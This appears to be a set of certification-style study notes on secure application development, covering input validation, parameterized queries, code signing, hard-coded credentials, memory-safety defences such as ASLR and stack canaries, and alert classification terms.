Input Validation Cybersecurity professionals and application developers have several tools at their disposal to help protect against application vulnerabilities. The most important of these is *input validation*. Applications that allow user input should perform validation of that input to reduce the likelihood that it contains an attack. Improper input-handling practices can expose applications to injection attacks, cross-site scripting attacks, and other exploits. The most effective form of input validation uses input whitelisting (also known as allow listing), in which the developer describes the exact type of input that is expected from the user and then verifies that the input matches that specification before passing the input to other processes or servers.

Web application firewalls (WAFs) also play an important role in protecting web applications against attack. Developers should always build strong application-level defenses, such as input validation, escaped input, and parameterized queries, to protect their applications, but the reality is that applications still sometimes contain injection flaws. This can occur when developer testing is insufficient or when vendors do not promptly supply patches to vulnerable applications.



Database Security

Parameterized queries offer another technique to protect applications against injection attacks. In a parameterized query, the developer prepares a SQL statement and then allows user input to be passed into that statement as carefully defined variables that do not allow the insertion of code. Different programming languages have different functions to perform this task. For example, Java uses the PreparedStatement() function while PHP uses the bindParam() function.


Stored procedures work in a similar manner, but the major difference is that the SQL code is not contained within the application but is stored on the database server. The client does not directly send SQL code to the database server. Instead, the client sends arguments to the server, which then inserts those arguments into a precompiled query template. This approach protects against injection attacks and also improves database performance.

Obfuscation and Camouflage


■ ***Data minimization*** is the best defense. Organizations should not collect sensitive information that they don't need and should dispose of any sensitive information that they do collect as soon as it is no longer needed for a legitimate business purpose. Data minimization reduces risk because you can't lose control of information that you don't have in the first place.
■ ***Tokenization*** replaces personal identifiers that might directly reveal an individual's identity with a unique identifier using a lookup table. For example, we might replace a widely known value, such as a student ID, with a randomly generated 10-digit number. We'd then maintain a lookup table that allows us to convert those back to student IDs if we need to determine someone's identity. Of course, if you use this approach, you need to keep the lookup table secure.
■ ***Hashing*** uses a cryptographic hash function to replace sensitive identifiers with an irreversible alternative identifier. Salting these values with a random number prior to hashing them makes these hashed values resistant to a type of attack known as a rainbow table attack.

Code Security

Code signing provides developers with a way to confirm the authenticity of their code to end users. Developers use a cryptographic function to digitally sign their code with their own private key, and then browsers can use the developer's public key to verify that signature and ensure that the code is legitimate and was not modified by unauthorized individuals. In cases where there is a lack of code signing, users may inadvertently run inauthentic code.




Code Reuse Many organizations reuse code not only internally but by making use of third-party Software libraries and software development kits (SDKs). Third-party software libraries are a very common way to share code among developers. Libraries consist of shared code objects that perform related functions. For example, a software library might contain a series of functions related to biology research, financial analysis, or social media. Instead of having to write the code to perform every detailed function they need, developers can simply locate libraries that contain relevant functions and then call those functions.



Software Diversity Security professionals seek to avoid single points of failure in their environments to avoid availability risks if an issue arises with a single component. This is also true for software development. Security professionals should watch for places in the organization that are dependent on a single piece of source code, binary executable files, or compiler. Although it may not be possible to eliminate all of these dependencies, tracking them is a critical part of maintaining a secure codebase.

Code repositories are centralized locations for the storage and management of application source code. The main purpose of a code repository is to store the source files used in software development in a centralized location that allows for secure storage and the coordination of changes among multiple developers. Code repositories also perform version control, allowing the tracking of changes and the rollback of code to earlier versions when required.

.



Application Resilience

When we design applications, we should create them in a manner that makes them resilient in the face of changing demand. We do this through the application of two related principles:

- ***Scalability*** says that applications should be designed so that computing resources they require may be incrementally added to support increasing demand. This may include adding more resources to an existing computing instance, which is known as *vertical scaling* or "scaling up." It may also include adding additional instances to a pool, which is known as *horizontal scaling*, or "scaling out."
- ***Elasticity*** goes a step further than scalability and says that applications should be able to automatically provision resources to scale when necessary and then automatically deprovision those resources to reduce capacity (and cost) when they are no longer needed. You can think of elasticity as the ability to scale both up and down on an as-needed basis. Scalability and elasticity are common features of cloud platforms and are a major driver toward the use of these platforms in enterprise computing environments.

Source Code Comments are an important part of any good developer's workflow. Placed strategically throughout code, they provide documentation of design choices, explain workflows, and offer details crucial to other developers who may later be called upon to modify or troubleshoot the code. When placed in the right hands, comments are crucial.


Error Handling Attackers thrive on exploiting errors in code. Developers must recognize this and write their code so that it is resilient to unexpected situations that an attacker might create in order to test the boundaries of code. For example, if a web form requests an age as input, it's insufficient to simply verify that the age is an integer. Attackers might enter a 50,000-digit integer in that field in an attempt to perform an integer overflow attack. Developers must anticipate unexpected situations and write error handling code that steps in and handles these situations in a secure fashion. Improper error handling may expose code to unacceptable levels of risk.

Hard-Coded Credentials In some cases, developers may include usernames and passwords in source code. There are two variations on this error. First, the developer may create a hard-coded maintenance account for the application that allows the developer to regain access even if the authentication system fails. This is known as a *backdoor* vulnerability and is problematic because it allows anyone who knows the backdoor password to bypass normal authentication and gain access to the system. If the backdoor becomes publicly (or privately!) known, all copies of the code in production are compromised. The second variation of hard-coding credentials occurs when developers include access credentials for other services within their source code. If that code is intentionally or accidentally disclosed, those credentials then become known to outsiders. This occurs quite often when developers accidentally publish code into a public code repository, such as GitHub, that contains API keys or other hard-coded credentials.

Resource Exhaustion One of the issues that we need to watch for with memory or any other limited resource on a system is *resource exhaustion*. Whether intentional or accidental, systems may consume all of the memory, storage, processing time, or other resources available on the system, rendering it disabled or crippled for other uses.

Memory leaks are one example of resource exhaustion. If an application requests memory from the operating system, it will eventually no longer need that memory and should then return the memory to the operating system for other uses. In the case of an application with a memory leak, the application fails to return some memory that it no longer needs, perhaps by simply losing track of an object that it has written to a reserved area of memory. If the application continues to do this over a long period of time, it can slowly consume all of the memory available to the system, causing it to crash. Rebooting the system often resets the problem, returning the memory to other uses, but if the memory leak isn't corrected, the cycle simply begins a new.

Integer overflows are another common class of vulnerability. Integers are often stored in fixed-length memory locations. Common registers sizes are 8, 16, 32 and 64 bits. Decimal 255 is stored in an 8-bit register. All 8 bits are set to 1: 11111111, Then add 1 to 256 equals binary 100000000, 8-bit Register overflows; resets to zero. Nearby memory may be corrupted.



Pointer Dereferencing: Pointers are a commonly used concept in application development. They are an area of memory that stores an address of another location in memory. For example, we might have a pointer called photo that contains the address of a location in memory where a photo is stored. When an application needs to access the actual photo, it performs an operation called *pointer dereferencing*. This means that the application follows the pointer and accesses the memory referenced by the pointer address. One particular issue that might arise is if the pointer is empty, containing what programmers call a NULL value. If the application tries to dereference this NULL pointer, it causes a condition known as a null pointer exception. In the best case, a NULL pointer exception causes the program to crash, providing an attacker with access to debugging information that may be used for reconnaissance of the application's security. In the worst case, a NULL pointer exception may allow an attacker to bypass security controls.

Address Space Layout Randomization (ASLR) Attackers can predict the positions of memory functions and processes within an operating system. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

Non eXecutable (NX) stack marks pages of the stack non-executable. On x86 CPUs, this uses Intel's XD (eXecute Disable). AMD calls this feature Enhanced Virus Protection. Examples include Microsoft Data Execution Prevention (DEP) and Linux NX.

Stack canary is a value on the stack, typically placed before the return pointer. The term is based on the "canary in the coal mine:" If the canary died, it was time to evacuate the mine. The canary value is checked before the function returns. If it is changed, the function exits with an error. This mitigates a simple stack-smashing attack. Reaching the return pointer requires overwriting the canary, which will normally kill it (unless it is painstakingly rebuilt by the attacker: Difficult but not always impossible).

Sonar pings are used to send signals which reflect back in the presence of an object. Sonar, is an example of a technical detective control.

Watermarking: A network flow watermark is injected to study the statistical properties of packets and insert a marker to detect the flow of other packets going through the same pattern. It is an advanced concept of breaking the anonymity of messages in a Tor network.

NIACAP (National Information Assurance Certification and Accreditation Process) standards accreditation is used to evaluate and accredit the systems or applications that are distributed over a number of locations. This is different from site accreditation which only occurs for a single site.

Service bureaus: An organization that provides data processing services. The term was widely used prior to cloud computing, although many service bureaus still exist to provide functions such as data entry, data conversion and batch processing.

True Positive: A legitimate attack which triggers to produce an alarm. You have a brute force alert, and it triggers. You investigate the alert and find out that somebody was indeed trying to break into one of your systems via brute force methods.

True Negative: An event when no attack has taken place and no detection is made. No attack occurred, and your rule didn't make fire.

False Positive: An event signaling to produce an alarm when no attack has taken place. You investigate another of these brute force alerts and find out that it was just some user who mistyped their password a bunch of times, not a real attack.

***False Negative*:** When no alarm is raised when an attack has taken place. Someone was trying to break into your system, but they did so below the threshold of your brute force attack logic. For example, you set your rule to look for ten failed login in a minute, and the attacker did only 9. The attack occurred, but your control was unable to detect it.

Garbage collection is the process of cleaning up and controlling what is left in memory by an application; this process happens periodically as well as when that application is closed. Therefore, garbage collection ensures that credentials are released from memory when they are no longer required.